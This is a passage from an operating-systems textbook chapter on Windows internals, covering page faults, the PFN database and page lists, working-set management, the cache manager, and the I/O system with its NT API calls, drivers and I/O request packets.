The format of the page-table entries differs depending on the processor architecture. For the x86 and x64, the entries for a mapped page are shown in Fig. 11-31. If an entry is marked valid, its contents are interpreted by the hardware so that the virtual address can be translated into the correct physical page. Unmapped pages also have entries, but they are marked *invalid* and the hardware ignores the rest of the entry. The software format is somewhat different from the hardware

format and is determined by the memory manager. For example, for an unmapped page that must be allocated and zeroed before it may be used, that fact is noted in the page-table entry.




Figure 11-31. A page-table entry (PTE) for a mapped page on the Intel x86 and AMD x64 architectures.

Two important bits in the page-table entry are updated by the hardware directly. These are the access (A) and dirty (D) bits. These bits keep track of when a particular page mapping has been used to access the page and whether that access could have modified the page by writing it. This really helps the performance of the system because the memory manager can use the access bit to implement the **LRU** (**Least-Recently Used**) style of paging. The LRU principle says that pages which have not been used the longest are the least likely to be used again soon. The access bit allows the memory manager to determine that a page has been accessed. The dirty bit lets the memory manager know that a page may have been modified, or more significantly, that a page has *not* been modified. If a page has not been modified since being read from disk, the memory manager does not have to write the contents of the page to disk before using it for something else.

Both the x86 and x64 use a 64-bit page-table entry, as shown in Fig. 11-31.

Each page fault can be considered as being in one of five categories:

1. The page referenced is not committed.
2. Access to a page has been attempted in violation of the permissions.
3. A shared copy-on-write page was about to be modified.
4. The stack needs to grow.
5. The page referenced is committed but not currently mapped in.

The first and second cases are due to programming errors. If a program attempts to use an address which is not supposed to have a valid mapping, or attempts an invalid operation (like attempting to write a read-only page) this is called

an **access violation** and usually results in termination of the process. Access violations are often the result of bad pointers, including accessing memory that was freed and unmapped from the process.

The third case has the same symptoms as the second one (an attempt to write to a read-only page), but the treatment is different. Because the page has been marked as *copy-on-write*, the memory manager does not report an access violation, but instead makes a private copy of the page for the current process and then returns control to the thread that attempted to write the page. The thread will retry the write, which will now complete without causing a fault.

The fourth case occurs when a thread pushes a value onto its stack and crosses onto a page which has not been allocated yet. The memory manager is programmed to recognize this as a special case. As long as there is still room in the virtual pages reserved for the stack, the memory manager will supply a new physical page, zero it, and map it into the process. When the thread resumes running, it will retry the access and succeed this time around.

Finally, the fifth case is a normal page fault. However, it has several subcases. If the page is mapped by a file, the memory manager must search its data structures, such as the prototype page table associated with the section object to be sure that there is not already a copy in memory. If there is, say in another process or on the standby or modified page lists, it will just share it—perhaps marking it as copy-on-write if changes are not supposed to be shared. If there is not already a copy, the memory manager will allocate a free physical page and arrange for the file page to be copied in from disk, unless another the page is already transitioning in from disk, in which case it is only necessary to wait for the transition to complete.

When the memory manager can satisfy a page fault by finding the needed page in memory rather than reading it in from disk, the fault is classified as a **soft fault**. If the copy from disk is needed, it is a **hard fault**. Soft faults are much cheaper, and have little impact on application performance compared to hard faults. Soft faults can occur because a shared page has already been mapped into another process, or only a new zero page is needed, or the needed page was trimmed from the process' working set but is being requested again before it has had a chance to be reused. Soft faults can also occur because pages have been compressed to effectively increase the size of physical memory. For most configurations of CPU, memory, and I/O in current systems it is more efficient to use compression rather than incur the I/O expense (performance and energy) required to read a page from disk.

When a physical page is no longer mapped by the page table in any process it goes onto one of three lists: free, modified, or standby. Pages that will never be needed again, such as stack pages of a terminating process, are freed immediately. Pages that may be faulted again go to either the modified list or the standby list, depending on whether or not the dirty bit was set for any of the page-table entries that mapped the page since it was last read from disk. Pages in the modified list will be eventually written to disk, then moved to the standby list.

The memory manager can allocate pages as needed using either the free list or the standby list. Before allocating a page and copying it in from disk, the memory manager always checks the standby and modified lists to see if it already has the page in memory. The prepaging scheme in Windows thus converts future hard faults into soft faults by reading in the pages that are expected to be needed and pushing them onto the standby list. The memory manager itself does a small amount of ordinary prepaging by accessing groups of consecutive pages rather than single pages. The additional pages are immediately put on the standby list. This is not generally wasteful because the overhead in the memory manager is very much dominated by the cost of doing a single I/O. Reading a cluster of pages rather than a single page is negligibly more expensive.

The page-table entries in Fig. 11-31 refer to physical page numbers, not virtual page numbers. To update page-table (and page-directory) entries, the kernel needs to use virtual addresses. Windows maps the page tables and page directories for the current process into kernel virtual address space using self-map entries in the page directory, as shown in Fig. 11-32. By making page-directory entries point at the page directory (the self-map), there are virtual addresses that can be used to refer to page-directory entries (a) as well as page table entries (b). The self-map occupies the same 8 MB of kernel virtual addresses for every process (on the x86). For simplicity the figure shows the x86 self-map for 32-bit **PTEs** (**Page-Table Entries**). Windows actually uses 64-bit PTEs so the system can makes use of more than 4 GB of physical memory. With 32-bit PTEs, the self-map uses only one **PDE** (**Page-Directory Entry**) in the page directory, and thus occupies only 4 MB of addresses rather than 8 MB.

The Page Replacement Algorithm

When the number of free physical memory pages starts to get low, the memory manager starts working to make more physical pages available by removing them from user-mode processes as well as the system process, which represents kernel-mode use of pages. The goal is to have the most important virtual pages present in memory and the others on disk. The trick is in determining what *important* means. In Windows this is answered by making heavy use of the working-set concept. Each process (*not* each thread) has a working set. This set consists of the mapped-in pages that are in memory and thus can be referenced without a page fault. The size and composition of the working set fluctuates as the process' threads run, of course.

Each process' working set is described by two parameters: the minimum size and the maximum size. These are not hard bounds, so a process may have fewer pages in memory than its minimum or (under certain circumstances) more than its maximum. Every process starts with the same minimum and maximum, but these bounds can change over time, or can be determined by the job object for processes contained in a job. The default initial minimum is in the range 20–50 pages and




Figure 11-32. The Windows self-map entries are used to map the physical pages of the page tables and page directory into kernel virtual addresses (shown for 32-bit PTEs).

the default initial maximum is in the range 45–345 pages, depending on the total amount of physical memory in the system. The system administrator can change these defaults, however. While few home users will try, server admins might.

Working sets come into play only when the available physical memory is getting low in the system. Otherwise processes are allowed to consume memory as they choose, often far exceeding the working-set maximum. But when the system comes under **memory pressure**, the memory manager starts to squeeze processes back into their working sets, starting with processes that are over their maximum by the most. There are three levels of activity by the working-set manager, all of which is periodic based on a timer. New activity is added at each level:

1. **Lots of memory available:** Scan pages resetting access bits and using their values to represent the *age* of each page. Keep an estimate of the unused pages in each working set.
2. **Memory getting tight:** For any process with a significant proportion of unused pages, stop adding pages to the working set and start replacing the oldest pages whenever a new page is needed. The replaced pages go to the standby or modified list.
3. **Memory is tight:** Trim (i.e., reduce) working sets to be below their maximum by removing the oldest pages.

The working set manager runs every second, called from the **balance set manager** thread. The working-set manager throttles the amount of work it does to keep from overloading the system. It also monitors the writing of pages on the modified list to disk to be sure that the list does not grow too large, waking the ModifiedPageWriter thread as needed.

Physical Memory Management

Above we mentioned three different lists of physical pages, the free list, the standby list, and the modified list. There is a fourth list which contains free pages that have been zeroed. The system frequently needs pages that contain all zeros. When new pages are given to processes, or the final partial page at the end of a file is read, a zero page is needed. It is time consuming to write a page with zeros, so it is better to create zero pages in the background using a low-priority thread. There is also a fifth list used to hold pages that have been detected as having hardware errors (i.e., through hardware error detection).

All pages in the system either are referenced by a valid page-table entry or are on one of these five lists, which are collectively called the **PFN database** (**Page Frame Number database**). Fig. 11-33 shows the structure of the PFN Database. The table is indexed by physical page-frame number. The entries are fixed length, but different formats are used for different kinds of entries (e.g., shared vs. private). Valid entries maintain the page's state and a count of how many page tables point to the page, so that the system can tell when the page is no longer in use. Pages that are in a working set tell which entry references them. There is also a pointer to the process page table that points to the page (for nonshared pages) or to the prototype page table (for shared pages).

Additionally there is a link to the next page on the list (if any), and various other fields and flags, such as *read in progress*, *write in progress*, and so on. To save space, the lists are linked together with fields referring to the next element by its index within the table rather than pointers. The table entries for the physical pages are also used to summarize the dirty bits found in the various page table entries that point to the physical page (i.e., because of shared pages). There is also information used to represent differences in memory pages on larger server systems which have memory that is faster from some processors than from others, namely NUMA machines.

Pages are moved between the working sets and the various lists by the working-set manager and other system threads. Let us examine the transitions. When the working-set manager removes a page from a working set, the page goes on the bottom of the standby or modified list, depending on its state of cleanliness. This transition is shown as (1) in Fig. 11-34.

Pages on both lists are still valid pages, so if a page fault occurs and one of these pages is needed, it is removed from the list and faulted back into the working set without any disk I/O (2). When a process exits, its nonshared pages cannot be




Figure 11-33. Some of the major fields in the page-frame database for a valid page.

faulted back to it, so the valid pages in its page table and any of its pages on the modified or standby lists go on the free list (3). Any pagefile space in use by the process is also freed.




Figure 11-34. The various page lists and the transitions between them.

Other transitions are caused by other system threads. Every 4 seconds the balance set manager thread runs and looks for processes all of whose threads have been idle for a certain number of seconds. If it finds any such processes, their

kernel stacks are unpinned from physical memory and their pages are moved to the standby or modified lists, also shown as (1).

Two other system threads, the **mapped page writer** and the **modified page writer**, wake up periodically to see if there are enough clean pages. If not, they take pages from the top of the modified list, write them back to disk, and then move them to the standby list (4). The former handles writes to mapped files and the latter handles writes to the pagefiles. The result of these writes is to transform modified (dirty) pages into standby (clean) pages.

The reason for having two threads is that a mapped file might have to grow as a result of the write, and growing it requires access to on-disk data structures to allocate a free disk block. If there is no room in memory to bring them in when a page has to be written, a deadlock could result. The other thread can solve the problem by writing out pages to a paging file.

The other transitions in Fig. 11-34 are as follows. If a process unmaps a page, the page is no longer associated with a process and can go on the free list (5), except for the case that it is shared. When a page fault requires a page frame to hold the page about to be read in, the page frame is taken from the free list (6), if possible. It does not matter that the page may still contain confidential information because it is about to be overwritten in its entirety.

The situation is different when a stack grows. In that case, an empty page frame is needed and the security rules require the page to contain all zeros. For this reason, another kernel system thread, the **ZeroPage thread**, runs at the lowest priority (see Fig. 11-26), erasing pages that are on the free list and putting them on the zeroed page list (7). Whenever the CPU is idle and there are free pages, they might as well be zeroed since a zeroed page is potentially more useful than a free page and it costs nothing to zero the page when the CPU is idle.

The existence of all these lists leads to some subtle policy choices. For example, suppose that a page has to be brought in from disk and the free list is empty. The system is now forced to choose between taking a clean page from the standby list (which might otherwise have been faulted back in later) or an empty page from the zeroed page list (throwing away the work done in zeroing it). Which is better?

The memory manager has to decide how aggressively the system threads should move pages from the modified list to the standby list. Having clean pages around is better than having dirty pages around (since clean ones can be reused instantly), but an aggressive cleaning policy means more disk I/O and there is some chance that a newly cleaned page may be faulted back into a working set and dirtied again anyway. In general, Windows resolves these kinds of trade-offs through algorithms, heuristics, guesswork, historical precedent, rules of thumb, and administrator-controlled parameter settings.

Modern Windows introduced an additional abstraction layer at the bottom of the memory manager, called the **store manager**. This layer makes decisions about how to optimize the I/O operations to the available backing stores. Persistent storage systems include auxiliary flash memory and SSDs in addition to rotating disks.

The store manager optimizes where and how physical memory pages are backed by the persistent stores in the system. It also implements optimization techniques such as copy-on-write sharing of identical physical pages and compression of the pages in the standby list to effectively increase the available RAM.

Another change in memory management in Modern Windows is the introduction of a **swap file**. Historically memory management in Windows has been based on working sets, as described above. As memory pressure increases, the memory manager squeezes on the working sets to reduce the footprint each process has in memory. The modern application model introduces opportunities for new efficiencies. Since the process containing the foreground part of a modern application is no longer given processor resources once the user has switched away, there is no need for its pages to be resident. As memory pressure builds in the system, the pages in the process may be removed as part of normal working-set management. However, the process lifetime manager knows how long it has been since the user switched to the application's foreground process. When more memory is needed it picks a process that has not run in a while and calls into the memory manager to efficiently swap all the pages in a small number of I/O operations. The pages will be written to the swap file by aggregating them into one or more large chunks. This means that the entire process can also be restored in memory with fewer I/O operations.

All in all, memory management is a highly complex executive component with many data structures, algorithms, and heuristics. It attempts to be largely self tuning, but there are also many knobs that administrators can tweak to affect system performance. A number of these knobs and the associated counters can be viewed using tools in the various tool kits mentioned earlier. Probably the most important thing to remember here is that memory management in real systems is a lot more than just one simple paging algorithm like clock or aging.

11.6 CACHING IN WINDOWS

The Windows cache improves the performance of file systems by keeping recently and frequently used regions of files in memory. Rather than cache physical addressed blocks from the disk, the cache manager manages virtually addressed blocks, that is, regions of files. This approach fits well with the structure of the native NT File System (NTFS), as we will see in Sec. 11.8. NTFS stores all of its data as files, including the file-system metadata.

The cached regions of files are called *views* because they represent regions of kernel virtual addresses that are mapped onto file-system files. Thus, the actual management of the physical memory in the cache is provided by the memory manager. The role of the cache manager is to manage the use of kernel virtual addresses for views, arrange with the memory manager to *pin* pages in physical memory, and provide interfaces for the file systems.

The Windows cache-manager facilities are shared among all the file systems. Because the cache is virtually addressed according to individual files, the cache manager is easily able to perform read-ahead on a per-file basis. Requests to access cached data come from each file system. Virtual caching is convenient because the file systems do not have to first translate file offsets into physical block numbers before requesting a cached file page. Instead, the translation happens later when the memory manager calls the file system to access the page on disk.

Besides management of the kernel virtual address and physical memory resources used for caching, the cache manager also has to coordinate with file systems regarding issues like coherency of views, flushing to disk, and correct maintenance of the end-of-file marks—particularly as files expand. One of the most difficult aspects of a file to manage between the file system, the cache manager, and the memory manager is the offset of the last byte in the file, called the *ValidDataLength*. If a program writes past the end of the file, the blocks that were skipped have to be filled with zeros, and for security reasons it is critical that the ValidDataLength recorded in the file metadata not allow access to uninitialized blocks, so the zero blocks have to be written to disk before the metadata is updated with the new length. While it is expected that if the system crashes, some of the blocks in the file might not have been updated from memory, it is not acceptable that some of the blocks might contain data previously belonging to other files.

Let us now examine how the cache manager works. When a file is referenced, the cache manager maps a 256-KB chunk of kernel virtual address space onto the file. If the file is larger than 256 KB, only a portion of the file is mapped at a time. If the cache manager runs out of 256-KB chunks of virtual address space, it must unmap an old file before mapping in a new one. Once a file is mapped, the cache manager can satisfy requests for its blocks by just copying from kernel virtual address space to the user buffer. If the block to be copied is not in physical memory, a page fault will occur and the memory manager will satisfy the fault in the usual way. The cache manager is not even aware of whether the block was in memory or not. The copy always succeeds.

The cache manager also works for pages that are mapped into virtual memory and accessed with pointers rather than being copied between kernel and user-mode buffers. When a thread accesses a virtual address mapped to a file and a page fault occurs, the memory manager may in many cases be able to satisfy the access as a soft fault. It does not need to access the disk, since it finds that the page is already in physical memory because it is mapped by the cache manager.

11.7 INPUT/OUTPUT IN WINDOWS

The goals of the Windows I/O manager are to provide a fundamentally extensive and flexible framework for efficiently handling a very wide variety of I/O devices and services, support automatic device discovery and driver installation (plug

and play) and power management for devices and the CPU—all using a fundamentally asynchronous structure that allows computation to overlap with I/O transfers. There are many hundreds of thousands of devices that work with Windows. For a large number of common devices it is not even necessary to install a driver, because there is already a driver that shipped with the Windows operating system. But even so, counting all the revisions, there are almost a million distinct driver binaries that run on Windows. In the following sections we will examine some of the issues relating to I/O.

11.7.1 Fundamental Concepts

The I/O manager is on intimate terms with the plug-and-play manager. The basic idea behind plug and play is that of an enumerable bus. Many buses, including PC Card, PCI, PCIe, AGP, USB, IEEE 1394, EIDE, SCSI, and SATA, have been designed so that the plug-and-play manager can send a request to each slot and ask the device there to identify itself. Having discovered what is out there, the plug-and-play manager allocates hardware resources, such as interrupt levels, locates the appropriate drivers, and loads them into memory. As each driver is loaded, a driver object is created for it. And then for each device, at least one device object is allocated. For some buses, such as SCSI, enumeration happens only at boot time, but for other buses, such as USB, it can happen at any time, requiring close cooperation between the plug-and-play manager, the bus drivers (which actually do the enumerating), and the I/O manager.

In Windows, all the file systems, antivirus filters, volume managers, network protocol stacks, and even kernel services that have no associated hardware are implemented using I/O drivers. The system configuration must be set to cause some of these drivers to load, because there is no associated device to enumerate on the bus. Others, like the file systems, are loaded by special code that detects they are needed, such as the file-system recognizer that looks at a raw volume and deciphers what type of file system format it contains.

An interesting feature of Windows is its support for **dynamic disks**. These disks may span multiple partitions and even multiple disks and may be reconfigured on the fly, without even having to reboot. In this way, logical volumes are no longer constrained to a single partition or even a single disk so that a single file system may span multiple drives in a transparent way.

The I/O to volumes can be filtered by a special Windows driver to produce **Volume Shadow Copies**. The filter driver creates a snapshot of the volume which can be separately mounted and represents a volume at a previous point in time. It does this by keeping track of changes after the snapshot point. This is very convenient for recovering files that were accidentally deleted, or traveling back in time to see the state of a file at periodic snapshots made in the past.

But shadow copies are also valuable for making accurate backups of server systems. The operating system works with server applications to have them reach

a convenient point for making a clean backup of their persistent state on the volume. Once all the applications are ready, the system initializes the snapshot of the volume and then tells the applications that they can continue. The backup is made of the volume state at the point of the snapshot. And the applications were only blocked for a very short time rather than having to go offline for the duration of the backup.

Applications participate in the snapshot process, so the backup reflects a state that is easy to recover in case there is a future failure. Otherwise the backup might still be useful, but the state it captured would look more like the state if the system had crashed. Recovering from a system at the point of a crash can be more difficult or even impossible, since crashes occur at arbitrary times in the execution of the application. *Murphy's Law* says that crashes are most likely to occur at the worst possible time, that is, when the application data is in a state where recovery is impossible.

Another aspect of Windows is its support for asynchronous I/O. It is possible for a thread to start an I/O operation and then continue executing in parallel with the I/O. This feature is especially important on servers. There are various ways the thread can find out that the I/O has completed. One is to specify an event object at the time the call is made and then wait on it eventually. Another is to specify a queue to which a completion event will be posted by the system when the I/O is done. A third is to provide a callback procedure that the system calls when the I/O has completed. A fourth is to poll a location in memory that the I/O manager updates when the I/O completes.

The final aspect that we will mention is prioritized I/O. I/O priority is determined by the priority of the issuing thread, or it can be explicitly set. There are five priorities specified: *critical, high*, *normal*, *low*, and *very low*. Critical is reserved for the memory manager to avoid deadlocks that could otherwise occur when the system experiences extreme memory pressure. Low and very low priorities are used by background processes, like the disk defragmentation service and spyware scanners and desktop search, which are attempting to avoid interfering with normal operations of the system. Most I/O gets normal priority, but multimedia applications can mark their I/O as high to avoid glitches. Multimedia applications can alternatively use **bandwidth reservation** to request guaranteed bandwidth to access time-critical files, like music or video. The I/O system will provide the application with the optimal transfer size and the number of outstanding I/O operations that should be maintained to allow the I/O system to achieve the requested bandwidth guarantee.

11.7.2 Input/Output API Calls

The system call APIs provided by the I/O manager are not very different from those offered by most other operating systems. The basic operations are open, read, write, ioctl, and close, but there are also plug-and-play and power operations,

operations for setting parameters, as well as calls for flushing system buffers, and so on. At the Win32 layer these APIs are wrapped by interfaces that provide higher-level operations specific to particular devices. At the bottom, though, these wrappers open devices and perform these basic types of operations. Even some metadata operations, such as file rename, are implemented without specific system calls. They just use a special version of the ioctl operations. This will make more sense when we explain the implementation of I/O device stacks and the use of IRPs by the I/O manager.

I/O system call	Description
NtCreateFile	Open new or existing files or devices
NtReadFile	Read from a file or device
NtWriteFile	Write to a file or device
NtQueryDirectoryFile	Request information about a directory, including files
NtQueryVolumeInformationFile	Request information about a volume
NtSetVolumeInformationFile	Modify volume information
NtNotifyChangeDirectoryFile	Complete when any file in the directory or subtree is modified
NtQueryInformationFile	Request information about a file
NtSetInformationFile	Modify file information
NtLockFile	Lock a range of bytes in a file
NtUnlockFile	Remove a range lock
NtFsControlFile	Miscellaneous operations on a file
NtFlushBuffersFile	Flush in-memory file buffers to disk
NtCancelIoFile	Cancel outstanding I/O operations on a file
NtDeviceIoControlFile	Special operations on a device

Figure 11-35. Native NT API calls for performing I/O.

The native NT I/O system calls, in keeping with the general philosophy of Windows, take numerous parameters, and include many variations. Figure 11-35 lists the primary system-call interfaces to the I/O manager. NtCreateFile is used to open existing or new files. It provides security descriptors for new files, a rich description of the access rights requested, and gives the creator of new files some control over how blocks will be allocated. NtReadFile and NtWriteFile take a file handle, buffer, and length. They also take an explicit file offset, and allow a key to be specified for accessing locked ranges of bytes in the file. Most of the parameters are related to specifying which of the different methods to use for reporting completion of the (possibly asynchronous) I/O, as described above.

NtQueryDirectoryFile is an example of a standard paradigm in the executive where various Query APIs exist to access or modify information about specific types of objects. In this case, it is file objects that refer to directories. A parameter specifies what type of information is being requested, such as a list of the names in

the directory or detailed information about each file that is needed for an extended directory listing. Since this is really an I/O operation, all the standard ways of reporting that the I/O completed are supported. NtQueryVolumeInformationFile is like the directory query operation, but expects a file handle which represents an open volume which may or may not contain a file system. Unlike for directories, there are parameters than can be modified on volumes, and thus there is a separate API NtSetVolumeInformationFile.

NtNotifyChangeDirectoryFile is an example of an interesting NT paradigm. Threads can do I/O to determine whether any changes occur to objects (mainly file-system directories, as in this case, or registry keys). Because the I/O is asynchronous the thread returns and continues, and is only notified later when something is modified. The pending request is queued in the file system as an outstanding I/O operation using an I/O Request Packet. Notifications are problematic if you want to remove a file-system volume from the system, because the I/O operations are pending. So Windows supports facilities for canceling pending I/O operations, including support in the file system for forcibly dismounting a volume with pending I/O.

NtQueryInformationFile is the file-specific version of the system call for directories. It has a companion system call, NtSetInformationFile. These interfaces access and modify all sorts of information about file names, file features like encryption and compression and sparseness, and other file attributes and details, including looking up the internal file id or assigning a unique binary name (object id) to a file.

These system calls are essentially a form of ioctl specific to files. The set operation can be used to rename or delete a file. But note that they take handles, not file names, so a file first must be opened before being renamed or deleted. They can also be used to rename the alternative data streams on NTFS (see Sec. 11.8).

Separate APIs, NtLockFile and NtUnlockFile, exist to set and remove byte-range locks on files. NtCreateFile allows access to an entire file to be restricted by using a sharing mode. An alternative is these lock APIs, which apply mandatory access restrictions to a range of bytes in the file. Reads and writes must supply a *key* matching the key provided to NtLockFile in order to operate on the locked ranges.

Similar facilities exist in UNIX, but there it is discretionary whether applications heed the range locks. NtFsControlFile is much like the preceding Query and Set operations, but is a more generic operation aimed at handling file-specific operations that do not fit within the other APIs. For example, some operations are specific to a particular file system.

Finally, there are miscellaneous calls such as NtFlushBuffersFile. Like the UNIX sync call, it forces file-system data to be written back to disk. NtCancelIoFile cancels outstanding I/O requests for a particular file, and NtDeviceIoControlFile implements ioctl operations for devices. The list of operations is actually much longer. There are system calls for deleting files by name, and for querying

the attributes of a specific file—but these are just wrappers around the other I/O manager operations we have listed and did not really need to be implemented as separate system calls. There are also system calls for dealing with **I/O completion ports**, a queuing facility in Windows that helps multithreaded servers make efficient use of asynchronous I/O operations by readying threads by demand and reducing the number of context switches required to service I/O on dedicated threads.

11.7.3 Implementation of I/O

The Windows I/O system consists of the plug-and-play services, the device power manager, the I/O manager, and the device-driver model. Plug-and-play detects changes in hardware configuration and builds or tears down the device stacks for each device, as well as causing the loading and unloading of device drivers. The device power manager adjusts the power state of the I/O devices to reduce system power consumption when devices are not in use. The I/O manager provides support for manipulating I/O kernel objects, and IRP-based operations like IoCallDrivers and IoCompleteRequest. But most of the work required to support Windows I/O is implemented by the device drivers themselves.

Device Drivers

To make sure that device drivers work well with the rest of Windows, Microsoft has defined the **WDM** (**Windows Driver Model**) that device drivers are expected to conform with. The **WDK** (**Windows Driver Kit**) contains documentation and examples to help developers produce drivers which conform to the WDM. Most Windows drivers start out as copies of an appropriate sample driver from the WDK, which is then modified by the driver writer.

Microsoft also provides a **driver verifier** which validates many of the actions of drivers to be sure that they conform to the WDM requirements for the structure and protocols for I/O requests, memory management, and so on. The verifier ships with the system, and administrators can control it by running *verifier.exe*, which allows them to configure which drivers are to be checked and how extensive (i.e., expensive) the checks should be.

Even with all the support for driver development and verification, it is still very difficult to write even simple drivers in Windows, so Microsoft has built a system of wrappers called the **WDF** (**Windows Driver Foundation**) that runs on top of WDM and simplifies many of the more common requirements, mostly related to correct interaction with device power management and plug-and-play operations.

To further simplify driver writing, as well as increase the robustness of the system, WDF includes the **UMDF** (**User-Mode Driver Framework**) for writing drivers as services that execute in processes. And there is the **KMDF** (**Kernel-Mode**

Driver Framework) for writing drivers as services that execute in the kernel, but with many of the details of WDM made automagical. Since underneath it is the WDM that provides the driver model, that is what we will focus on in this section.

Devices in Windows are represented by device objects. Device objects are also used to represent hardware, such as buses, as well as software abstractions like file systems, network protocol engines, and kernel extensions, such as antivirus filter drivers. All these are organized by producing what Windows calls a *device stack*, as previously shown in Fig. 11-14.

I/O operations are initiated by the I/O manager calling an executive API IoCallDriver with pointers to the top device object and to the IRP representing the I/O request. This routine finds the driver object associated with the device object. The operation types that are specified in the IRP generally correspond to the I/O manager system calls described above, such as create, read, and close.

Figure 11-36 shows the relationships for a single level of the device stack. For each of these operations a driver must specify an entry point. IoCallDriver takes the operation type out of the IRP, uses the device object at the current level of the device stack to find the driver object, and indexes into the driver dispatch table with the operation type to find the corresponding entry point into the driver. The driver is then called and passed the device object and the IRP.




Figure 11-36. A single level in a device stack.

Once a driver has finished processing the request represented by the IRP, it has three options. It can call IoCallDriver again, passing the IRP and the next device object in the device stack. It can declare the I/O request to be completed and return to its caller. Or it can queue the IRP internally and return to its caller, having declared that the I/O request is still pending. This latter case results in an asynchronous I/O operation, at least if all the drivers above in the stack agree and also return to their callers.

I/O Request Packets

Figure 11-37 shows the major fields in the IRP. The bottom of the IRP is a dynamically sized array containing fields that can be used by each driver for the device stack handling the request. These *stack* fields also allow a driver to specify the routine to call when completing an I/O request. During completion each level of the device stack is visited in reverse order, and the completion routine assigned by each driver is called in turn. At each level the driver can continue to complete the request or decide there is still more work to do and leave the request pending, suspending the I/O completion for the time being.

